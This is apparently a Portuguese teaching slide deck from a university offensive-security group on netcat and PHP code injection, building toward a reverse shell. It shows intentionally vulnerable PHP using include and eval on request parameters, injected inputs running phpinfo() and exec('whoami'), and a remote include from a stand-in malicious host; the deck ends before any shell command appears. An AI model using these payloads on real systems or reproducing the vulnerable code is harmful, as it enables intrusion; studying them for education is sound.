



# Netcat Shell Reversa

UFSC - OFFSEC

# Agenda

- Pilha de Protocolos
- Camada de Aplicação e Transporte
- Netcat
- Vulnerabilidade - PHP Code Injection
- Explorando a vulnerabilidade: Netcat - Shell reversa
- Exemplo: Aplicação Vulnerável PHP

# Pilha de Protocolos

Aplicação


Transporte

Redes


Enlace

Física


# Pilha de Protocolos




# Pilha de Protocolos




# Camada de Aplicação e Transporte



# Camada de Aplicação e Transporte



# Camada de Aplicação e Transporte



```
1 authority: www.google.com
2 method: GET
3 path: /
4 scheme: https
5 accept: text/html,application/xhtml+xml
6 accept-encoding: gzip, deflate,
7 accept-language: en-GB,en;q=0.9,en-US;q=0.8
```



# Camada de Aplicação e Transporte



HTTP

```
1 authority: www.google.com
2 method: GET
3 path: /
4 scheme: https
5 accept: text/html,application/xhtml+xml
6 accept-encoding: gzip, deflate,
7 accept-language: en-GB,en;q=0.9,en-US;q=0.8
```


```
1 import socket
2 socketTCP = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
3 socketTCP.connect(("127.0.0.1", 2023))
4 socketTCP.sendall("""method: GET\r\n
5 | | | path: /\r\n
6 | | | accept: text/html,application/xhtml+xml\r\n
7 | | | accept-encoding: gzip, deflate\r\n
8 | | | accept-language: en-GB,en;q=0.9,en-US;q=0.8\r\n\r\n""")
```

Netcat

**Onde o Netcat entra nessa conversa?**


# Netcat

- Ferramenta que permite ler e escrever dados pela rede usando o protocolo TCP ou UDP.




# Netcat

- Ferramenta que permite ler e escrever dados pela rede usando o protocolo TCP ou UDP.




# Netcat

- Ferramenta que permite ler e escrever dados pela rede usando o protocolo TCP ou UDP.




# Netcat

- Ferramenta que permite ler e escrever dados pela rede usando o protocolo TCP ou UDP.



```
C:\Users\obertobr>ncat -lv 8888
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Listening on [::]:8888
Ncat: Listening on 0.0.0.0:8888
Ncat: Connection from 127.0.0.1:59209.
teste
oi
```



```
O Windows PowerShell
Copyright (C) Microsoft Corporation. Todos os direitos reservados.

Instale o PowerShell mais recente para obter novos recursos.

PS C:\Users\obertobr> ncat -v 127.0.0.1 8888
Ncat: Version 7.94 ( https://nmap.org/ncat )
Ncat: Connected to 127.0.0.1:8888.
teste
oi
```

# Vulnerabilidade - PHP Code Injection

- Vulnerabilidades de Code Injection no geral são vulnerabilidades em aplicações que permitem o envio e execução de código do usuário;
- Normalmente são causados por alguma falha na verificação de input de texto na aplicação;
- Em 2023 foi encontrado uma vulnerabilidade assim (CVE-2023-30253) em um software de ERP/CRM chamado Dolibarr 17.0.1.

# Vulnerabilidade - PHP Code Injection

- Exemplos com código em PHP (include)

```
<!DOCTYPE html>
<html>
<body>

<div class="menu">
<?php include 'menu.php';?>
</div>

<h1>Welcome to my home page!</h1>
<p>Some text.</p>
<p>Some more text.</p>

</body>
</html>
```

[Home](#) - [HTML Tutorial](#) - [CSS Tutorial](#) - [JavaScript Tutorial](#) - [PHP 7 Tutorial](#)

## Welcome to my home page!

Some text.

Some more text.



# Vulnerabilidade - PHP Code Injection

- Exemplos com código em PHP (include)

```
1  <!DOCTYPE html>
2  <html>
3  <body>
4
5  <div class="menu">
6  <?php include 'menu.php';?>
7  </div>
8
9  <?php include $_GET["pagina"];?>
10
11 </body>
12 </html>
```

[Home](#) - [HTML Tutorial](#) - [CSS Tutorial](#) - [JavaScript Tutorial](#) - [PHP 7 Tutorial](#)

**Welcome to my home page!**

Some text.

Some more text.

# Vulnerabilidade - PHP Code Injection

- Exemplos com código em PHP (include)

```
1  <!DOCTYPE html>
2  <html>
3  <body>
4
5  <div class="menu">
6  <?php include 'menu.php';?>
7  </div>
8
9  <?php include $_GET["pagina"];?>
10
11 </body>
12 </html>
```

[Home](#) - [HTML Tutorial](#) - [CSS Tutorial](#) - [JavaScript Tutorial](#) - [PHP 7 Tutorial](#)

**Welcome to my home page!**

Some text.

Some more text.

<http://localhost:80/index.php?pagina=tutorial.php>

# Vulnerabilidade - PHP Code Injection

- Exemplos com código em PHP (include)

```
1  <!DOCTYPE html>
2  <html>
3  <body>
4
5  <div class="menu">
6  <?php include 'menu.php';?>
7  </div>
8
9  <?php include $_GET["pagina"];?>
10
11 </body>
12 </html>
```

[Home](#) - [HTML Tutorial](#) - [CSS Tutorial](#) - [JavaScript Tutorial](#) - [PHP 7 Tutorial](#)

**Welcome to my home page!**

Some text.

Some more text.

<http://localhost:80/index.php?pagina=http://paginamaliciosa.com/ataque.php>

# Vulnerabilidade - PHP Code Injection

- Exemplos com código em PHP (eval)

```
1  <?php
2  $myvar;
3  $x = $_GET['arg'];
4  eval("$myvar = $x;");
5  ?>
```

/index.php?arg=1

# Vulnerabilidade - PHP Code Injection

- Exemplos com código em PHP (eval)

```
1  <?php
2  $myvar;
3  $x = $_GET['arg'];
4  eval("$myvar = $x;");
5  ?>
```

```
/index.php?arg=1; phpinfo()
```

# Vulnerabilidade - PHP Code Injection

- Exemplos com código em PHP (eval)

```
1  <?php
2  $myvar;
3  $x = $_GET['arg'];
4  eval("$myvar = $x;");
5  ?>
```

```
/index.php?arg=1; echo exec("whoami")
```

# Explorando a vulnerabilidade: Netcat - Shell reversa

- No exemplo anterior usamos o `exec()` para rodar comandos no terminal;
- Podemos usar o `exec()` para executar o `bash` na máquina, de forma que, a saída é direcionada a um socket TCP e a entrada de dados vem do socket TCP;

# Explorando a vulnerabilidade: Netcat - Shell reversa

